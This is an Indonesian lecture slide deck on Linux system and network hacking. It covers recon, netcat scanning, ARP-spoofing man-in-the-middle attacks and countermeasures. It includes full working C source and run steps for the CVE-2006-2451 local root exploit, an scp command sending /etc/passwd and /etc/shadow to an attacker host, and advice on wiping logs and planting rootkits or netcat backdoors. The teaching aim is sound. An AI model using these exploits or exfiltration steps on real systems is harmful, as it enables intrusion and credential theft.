System and Network Hacking
using Linux

Josua M Sinambela
System & Network Administrator
EE & MTI Dept. UGM

Metodologi Hacking

- Reconnaissance
- Scanning dan enumeration
- Gaining access
- Escalation of privilege
- Maintaining access
- Covering tracks and placing backdoors

Reconnaissance

- Mencari informasi sebanyak mungkin mengenai target
  - Profil perusahaan, pekerja/karyawan, email address, telepon.
  - Resource infrastruktur TI
  - DNS query seperti whois, dig, nslookup, traceroute.

Scanning dan enumeration


- Memetakan port, layanan dan jenis aplikasi hingga versi software yang digunakan.
- Menggunakan Port Scanner dan Ping Sweep
  - Port yang terbuka (TCP/UDP)
  - Mengetahui jenis Sistem Operasi
  - Mengetahui versi aplikasi atau services
  - Mendapatkan target yang memiliki aplikasi yang vulnerable (memiliki kelemahan/bugs)
- Menguji dan mendapatkan informasi yang lebih valid (Contoh: banner grabing).
- Demo : menggunakan tools multifungsi **“nc”** (*netcat* “TCP/IP swiss army knife”)

Gaining access

- Fase atau tahapan yang paling penting dari sebuah serangan, yakni mendapatkan akses (user).
- Butuh kemampuan menganalisa dan keahlian khusus terhadap hasil scanning dan enumeration.
- Merancang skenario untuk mendapatkan akses user berdasarkan data informasi yang sudah diperoleh


Gaining access (cont.)

Contoh 1




Gaining access (cont.)

Contoh 2 :




Gaining access (cont.)

ARP Vulnerable




Gaining access (cont.)

Penjahat aktif melakukan mengirimkan ARP Reply



Gaining access (cont.)

Man In The Middle (MITM) berlangsung



Gaining access (cont.)

- Agar lebih efisien waktu, setelah MITM berhasil, Penjahat dapat melakukan "*Social Engineering*"
- Si Korban diminta melakukan akses ke Server (misalnya akses email via POP3 atau akses FTP)
- Jika si Korban melakukan akses tersebut, maka BOOOM! Akses user/password akan mudah didapat..

Escalation of privilege

- Setelah mendapatkan account korban yang berstatus user biasa, seorang Penjahat tidak cepat puas. Setiap hacker pasti menginginkan privilege atau kekuasaan yang lebih tinggi setara administrator atau root (superuser).
- Untuk meningkatkan privilege atau mendapatkan kekuasaan yang lebih tinggi, para hacker akan memanfaatkan bugs-bugs yang banyak terdapat pada aplikasi system lokal atau Sistem Operasi

Escalation of privilege (Cont.)

- Jika aktif mengikuti website, forum dan mailing list security, tidak akan sulit untuk menemukan bugs pada kernel maupun aplikasi pada sebuah server dengan adanya akses lokal.
- Misalnya : Sistem Operasi pada server adalah Ubuntu Dapper 6.06 dengan versi kernel bawaan (default) instalasi, dimana terdapat bugs yang memungkinkan system diexploitasi untuk mendapatkan privilege root (superuser)

Escalation of privilege (Cont.)

- **Script Exploit (Script Kiddies)**
  - **Local r00t Exploit Kernel Linux dengan bugs PRCTL Core Dump Handling untuk versi Kernel 2.6.x (>= 2.6.13 && < 2.6.17.4)**
  - **Ditulis oleh :**
    - **dreyer luna@aditel.org**
    - **RoMaNSoFt roman@rs-labs.com**
  - **Dipublish di mailing-list bugtraq 10 Juli 2006**

```
/*****************************************************/
/* Local r00t Exploit for:                           */
/* Linux Kernel PRCTL Core Dump Handling             */
/* ( BID 18874 / CVE-2006-2451 )                     */
/* Kernel 2.6.x  (>= 2.6.13 && < 2.6.17.4)           */
/* By:                                               */
/* - dreyer    <luna@aditel.org>   (main PoC code)   */
/* - RoMaNSoFt <roman@rs-labs.com> (local root code) */
/*                              [ 10.Jul.2006 ]  */
/*****************************************************/
#include <stdio.h>
#include <sys/time.h>
#include <sys/resource.h>
#include <unistd.h>
#include <linux/prctl.h>
#include <stdlib.h>
#include <sys/types.h>
#include <signal.h>
char *payload="\nSHELL=/bin/sh\nPATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin\n* * * * *   root   cp /bin/sh /tmp/sh
        ; chown root /tmp/sh ; chmod 4755 /tmp/sh ; rm -f /etc/cron.d/core\n";
int main() {
   int child;
   struct rlimit corelimit;
   printf("Linux Kernel 2.6.x PRCTL Core Dump Handling - Local r00t\n");
   printf("By: dreyer & RoMaNSoFt\n");
   printf("[ 10.Jul.2006 ]\n\n");
   corelimit.rlim_cur = RLIM_INFINITY;
   corelimit.rlim_max = RLIM_INFINITY;
   setrlimit(RLIMIT_CORE, &corelimit);
   printf("[*] Creating Cron entry\n");
   if ( !( child = fork() )) {
      chdir("/etc/cron.d");
      prctl(PR_SET_DUMPABLE, 2);
      sleep(200);
      exit(1);
   }
   kill(child, SIGSEGV);
   printf("[*] Sleeping for aprox. one minute (** please wait **)\n");
   sleep(62);
   printf("[*] Running shell (remember to remove /tmp/sh when finished) ...\n");
   system("/tmp/sh -i");
}
```

Escalation of privilege (Cont.)

- Simpan script tersebut sebagai file ***exploit.c***
- Kompilasi dengan

  $ gcc –o exploit exploit.c
- Jalankan ***./exploit***
- dan BOOOM !
- **whoami** ? Success to be r00t !!!

Maintaining access

- Syalalalala .. I get full access system ☺
- **scp /etc/passwd /etc/shadow hacker@someaddres.net: ripper/john/koleksi**
- Defaced ? No no no .. It’s not fun
- Install rootkit

Covering tracks dan placing backdoors

- **Hilangkan jejak** di /var/log/* , histfile, script dll
- **Backdooring**, misal menggunakan tools *netcat (nc)* atau rootkit

Countermeasure

- Network Scanning spt nmap, netcat, superscan dst, dapat dimonitoring dengan NIDS (Network Instrusion Detection System) seperti snort dan IPS (Instrusion Preventing System), spt snort_inline. Cara kerjanya, setelah IDS mendeteksi adanya serangan atau scanning terhadap server, maka akan ada trigger yang mengaktifkan untuk firewall untuk memblok IP atau attacker tersebut (IPS).
- Cara lain, memanfaatkan ACL (otorisasi) spt dengan TCPwrapper atau iptables untuk memfilter akses terhadap layanan (services) yang tersedia termasuk ICMP. Sehingga hanya dari jaringan atau network tertentu saja layanan tersebut dapat diakses.

Countermeasure (Cont.)

- Untuk mencegah dan mendeteksi terjadinya ARP spoofing, dapat menggunakan tools ARPwatch. Tools ini akan melakukan monitoring pada sebuah interface yang dalam kondisi promiscuous, dan merekam MAC/IP address selama waktu tertentu. Ketika terjadi anomali seperti adanya pergantian MAC atau IP address, maka aplikasi ini akan mengirimkan pesan peringatan ke server syslog (System Logging).
- Untuk mengatasi atau terhindar dari aktivitas penyadapan atau sniffing, usahakan menggunakan layanan dengan protokol yang aman (secure), seperti teknologi enkripsi, SSL atau TLS misalnya https, pop3s, ssh, sftp dst.

Countermeasure (Cont.)

- Untuk mencegah local r00t exploit kernel seperti diatas ada berbagai cara yang dapat dilakukan, yang paling baik, melakukan upgrade kernel linux, dan jangan lupa untuk selalu mengikuti mailing list dan website security spt bugtraq, securityfocus, packetstormsecurity dst .
- Khusus untuk mencegah script exploit diatas, cara mengatasi 'sementara' dapat dilakukan dengan command berikut (dengan user superuser):

  # sysctl -w kernel.core_pattern=/dev/null

  atau

  # echo "/dev/null" > /proc/sys/kernel/core_pattern

  Supaya bersifat fix dapat dilakukan dengan :

  # echo "sysctl -w kernel.core_pattern=/dev/null" >> /etc/sysctl.conf

- Pertanyaan ?
- Saran ?

SELESAI

THANKS